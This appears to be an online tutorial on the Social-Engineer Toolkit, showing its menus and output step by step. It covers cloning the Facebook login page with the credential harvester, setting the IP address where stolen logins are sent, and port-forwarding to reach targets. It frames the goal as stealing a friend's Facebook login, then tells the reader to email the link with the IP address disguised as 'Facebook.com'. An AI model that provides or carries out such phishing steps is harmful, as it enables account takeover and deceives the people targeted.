
# Social Engineering Toolkit

OTW did a general tutorial on using SEToolkit, which by the way is a fantastic tool, so I would like to go on to that.

SEToolkit is a program by TrustestSEC that has many features from stealing credentials, so carrying out Metasploit payloads. If you don't have it already, go to TrustedSEC's website for downloads.

# Step 1Starting SEToolkit

Once you have installed SEToolkit, open up bash and type **setoolkit**. You will be presented with a question. I recommend answering "yes", but that's your choice. Next, you be presented with a menu with options:




```
   _______________________________
  /   _____/\_   _____/\__    ___/
  \_____  \  |    __)_   |    |
  /        \ |        \  |    |
 /_______  //_______  /  |____|
         \/         \/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                Version: 6.0.4                    [---]
[---]             Codename: 'Rebellion'                [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> _
```

For this tutorial, we will use the **Social-Engineering Attacks** menu. Type **1** and press [Enter] key to continue.

## Step 2Choosing an Attack Vector

We will be greeted with a screen similar to this that has many different attacks.




```
[---]        The Social-Engineer Toolkit (SET)          [---]
[---]        Created by: David Kennedy (ReL1K)          [---]
[---]                Version: 6.0.4                     [---]
[---]             Codename: 'Rebellion'                 [---]
[---]        Follow us on Twitter: @TrustedSec          [---]
[---]        Follow me on Twitter: @HackingDave         [---]
[---]       Homepage: https://www.trustedsec.com        [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> _
```

I'll be guiding you through one of the most effective options: **Website Attack Vectors**. Pretty much everyone who has used a computer has used the Internet, and pretty much everyone on the Internet will click on a link (am I right?). Social Engineering is a society like Facebook or Twitter, but can also be as simple as, well, a link. SEToolkit helps you abuse that trust people have on the Internet, so not only do you have over 5 billion targets, but you can also recognize attacks like these.


Type **2** and press [Enter] to continue.

# Step 3What Do You Think?




```
The Web Attack module is  a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload
.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when
 clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tab
nabbing all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>_
```

We now have a list of 7 different attack vectors, all very effective. The 3 *most* effective vectors are the **Credential Harvester**, **Metasploit Browser**, and **Java Applet Attack**. Let's say that you want to get your friend's Facebook login. By choosing **Credential Harvester Attack Method**, SETоolkit will copy any website you want and add a credential stealing code to the HTML. Let's do that, shall we?



```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>_
```


If you go to **Web Templates**, you will find that SEToolkit has a Facebook login page template built into it. But first, let's enter our IP address for SEToolkit to report back to. You can use your external IP if you are doing this over the Internet. But make sure you port forward port 80 to your local IP.



```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.1.82_
```

## Step 4Copy the Facebook Page


After you enter your IP, you will be presented with some of SEToolkit's web templates. Because you want to get your friend's *Facebook* login, we should probably use the Facebook template...



```
  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo

set:webattack> Select a template:3_
```

Type **3** and press [Enter]. **NOTE: You must have Apache installed.** Kali and Backtrack come with it, but some other distros don't. To install it if you don't yet have it, type **sudo apt-get install apache2**.

After you choose your template, you should get a screen like this:



```
[*] Cloning the website: http://www.facebook.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}_
```

## Step 5Send It to a Friend

Now that it's already to go, just send your friend an email with your IP address as the link, but disguise the text. For example: instead of sending "http://____yourIP____/ " you would send "Facebook.com" with your IP embedded as the link.

Next we'll try to exploit web browsers/computers with SEToolkit and Metasploit.

C|H of C3